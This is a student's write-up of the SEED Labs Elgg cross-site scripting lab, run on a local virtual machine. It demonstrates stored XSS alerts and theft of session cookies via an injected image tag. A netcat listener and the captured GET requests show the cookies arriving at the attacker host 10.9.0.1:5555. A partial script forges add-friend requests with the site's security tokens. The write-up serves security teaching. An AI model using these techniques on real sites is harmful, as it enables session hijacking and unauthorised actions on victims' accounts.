
On saving it, we can observe that it is effective on samy account itself and an alert window just popped up with a text “Attack with XSS!” as shown below.




Now I am trying to login into a new user Alice as shown in the screenshot below.



Now trying to view samy profile from Alice's account we know also see an alert as shown in the below screenshot in the members tabs is the first screenshot




This screenshot verifies that the code is executed even while someone tries to view samy's account.




Task 2: POSTING A MALICIOUS MESSAGE TO DISPLAY COOKIES

Logging into the samy account again



The goal of this task is to embed a code in samy's elgg profile such that when another user views their profile the user cookie is displayed in the alert window. Below is the code added in Samy's account.




Upon saving the code in the samy's account itself the cookie value of samy is popped up as an alert

The screenshot shows a user profile page for 'Samy' on 'Elgg For SEED Labs'. The profile picture is a cartoon character wearing a fedora and sunglasses. Below the profile picture is a sidebar with links: Blogs, Bookmarks, Files, Pages, and Wire post. The main area has a 'Brief description' field containing the text 'Elgg=ijrukdpogt9a3p7ir0rd5q04vh'. An 'OK' button is at the bottom of this field. At the top right of the page, there is a success message: 'Your profile was successfully saved.' Below the main content, the browser status bar shows 'Read www.seed-server.com' and the system tray shows various icons.


Logging into alice's as shown in the below

The screenshot shows a Linux desktop environment with a Unity interface. A Firefox browser window is open, displaying the 'Elgg For SEED Labs' website. The title bar of the browser says 'Welcome Alice'. The status bar in the browser indicates 'You have been logged in.'. The desktop dock at the bottom shows various application icons, including a weather widget showing '21°C Cloudy', a search bar, and other system icons. The system tray at the bottom right shows the date and time as 'Apr 19 18:09' and '6:09 PM 4/19/2025'.

Now, upon viewing the members list from the member's tab, alice is able to see her cookie being displayed as an alert as shown below.



Now, verifying it going inside samy's account and again the alert is shown in the below



Hence this shows that the cookie is displayed as an alert to every user visiting samy's account.

Task3: STEALING COOKIES FROM THE VICTIM'S MACHINE

Let's first use net cat to print out whatever is sent by the client as shown in the below

```
[04/19/25]seed@VM:~/Lab7$ nc -l 5555
```

In this task, attacker wants the code to send cookies. For this we need to insert an image tag with its attribute set to the attacker machine. The code is then inserted in the samy's account.

The screenshot shows a web browser window with the URL www.seed-server.com/profile/samy/edit. The page title is "Edit profile". The left side has input fields for "Display name" (Samy), "About me" (with a rich text editor), "Brief description" (containing a script to capture a cookie), and "Location". The right side has a sidebar with "Edit profile" highlighted. The status bar at the bottom shows various icons and "Right Ctrl".

Upon saving the above code in the samy's account we notice that the server captured the cookies of samy's profile as shown below. The highlighted is the cookie value.

```
[04/19/25]seed@VM:~/Lab7$ nc -l 5555
GET /?c=Elgg%3Dkuugvp40ououql1iivl5f0j2k901 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Also, we notice that there is an image tag shown in the samy's account on the brief description as shown in figure.

The screenshot shows a web browser window for the Elgg platform at the URL www.seed-server.com/profile/samy. The title bar of the browser says "Elgg For SEED Labs". The main content area displays the profile of a user named "Samy". On the left, there is a sidebar with links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". The main area features a large image placeholder for the user's profile picture, labeled "Brief description" with a small camera icon. At the top right, there are buttons for "Edit avatar" and "Edit profile". A green notification box at the top right states "Your profile was successfully saved.". The bottom of the browser window shows the Windows taskbar with various pinned icons.

Logging into alice account to verify if the same works for the alice's account as well.

The screenshot shows a web browser window for the Elgg platform at the URL www.seed-server.com/profile/alice. The title bar of the browser says "Elgg For SEED Labs". The main content area displays a welcome message for the user "Alice": "Welcome to your Elgg site." Below this, there is a tip: "Tip: Many sites use the activity plugin to place a site activity stream on this page." The bottom of the browser window shows the Windows taskbar with various pinned icons.

Now viewing sammy's profile being alice, as shown below

The screenshot shows a user profile for 'Samy' on a platform called 'Egg For SEED Labs'. The profile picture is a cartoon character wearing a black hoodie and sunglasses. The profile has a brief description placeholder 'Brief description' and a link to 'Edit'. Below the profile picture is a sidebar with links: Blogs, Bookmarks, Files, Pages, and Wire post. At the top right are buttons for 'Add friend' and 'Send a message'. The top navigation bar includes 'Egg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and account options.

Notice that server captured the cookie of alice.

```
[04/19/25] seed@VM:~/lab7$ nc -l 5555
GET /?c=Elgg%3D0rt4tofsvet5onpq6bribme6h HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members
```

Hence, this verifies stealing a cookie from the victim machine.

Note: Logging out and refreshing the server to perform the next tasks.

Task4: BECOMING THE VICTIM'S FRIEND:

In this task, write a code that forges HTTP requests directly from the victim's browser, without attacker involving. The goal is to add Sammy as a friend to alice account without her knowledge. Verifying that samy also does not have friends.

The screenshot shows a web browser window with the URL www.seed-server.com/friends/samy. The page title is "Samy's friends". A message "No friends yet." is displayed. On the right, there is a sidebar for "Samy" with links for Blogs, Bookmarks, Files, Pages, and Wire post. Below that is another sidebar for Friends, Friends of, and Collections.

Before performing the task, making sure that Alice has no friends when logged in through her account.

The screenshot shows a web browser window with the URL www.seed-server.com/friends/alice. The page title is "Alice's friends". A message "No friends yet." is displayed. On the right, there is a sidebar for "Alice" with links for Blogs, Bookmarks, Files, Pages, and Wire post. Below that is another sidebar for Friends, Friends of, and Collections.

Creating a new JSON file to make sure that the indentations are correct using the below commands.

```
[04/19/25]seed@VM:~/labs7$ gedit addfriends.js &>/dev/null &
[2] 10287
[1]  Exit 127
[04/19/25]seed@VM:~/labs7$ getdit addfriends.js &> /dev/null
```


Below is the structure of the javascript code that will have to edit and out the URL of the sender.



```
Open  ▾ +  *addfriends.js
~/.labs7
1<script type="text/javascript">
2window.onload = function () {
3    var Ajax=null;
4    var ts=&__elgg_ts__=+elgg.security.token.__elgg_ts__;
5    var token=&__elgg_token__=+elgg.security.token.__elgg_token__;
6    //Construct the HTTP request to add Samy as a friend.
7    var sendurl=...; //FILL IN
8    //Create and send Ajax request to add friend
9    Ajax=new XMLHttpRequest();
10   Ajax.open("GET", sendurl, true);
11   Ajax.send();
12
13</script>
```

To find out the URL and the Id which it should accept as a friend we follow the following steps

1] Right click on the page and click view page source



Next we need to find the guid value of Sammy account

The screenshot shows a Firefox browser window with the URL <http://www.seed-server.com/profile/samy/edit>. The browser title is "Edit profile : Elgg For SEE". The page content is the HTML source code of the profile edit page. Key parts of the code include:

- The page is titled "Edit profile : Elgg For SEED Labs".
- The code includes logic for handling file uploads and displaying file names.
- It features a sidebar with various menu items like "bookmarks", "members", "groups", etc.
- A central form area is present with fields for profile editing.
- At the bottom, there's a footer with links and social sharing icons.

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"><head><title>Edit profile : Elgg For SEED Labs</title><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta name="description" content=""><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0, user-scalable=no" />
<script type="text/javascript" src="http://www.seed-server.com/cache/1587931381/default/jquery.js"></script><script type="text/javascript" src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script><script type="text/javascript" src="http://www.seed-server.com/cache/1587931381/default/elgg.js"></script><script type="text/javascript" src="http://www.seed-server.com/cache/1587931381/default/elgg-admin.js"></script>
<script>
var elgg = {
    config: {
        lastcache: 1587931381,
        viewtype: "default",
        simplecache_enabled: 1,
        current_language: "en",
        security: {
            "token": {
                "id": "elgg_ts_1745118522",
                "key": "elgg_token_RXGeRCyINTUvEsMsNoSCA"
            }
        },
        session: {
            "id": "elgg_sid_1587931381",
            "key": "elgg_session"
        }
    }
};
window.onload = function() {
    elgg.init();
}
</script>
<script>
var $ = jQuery;
$().ready(function() {
    // Initialize Elgg components
    elgg.init();
});
</script>
```

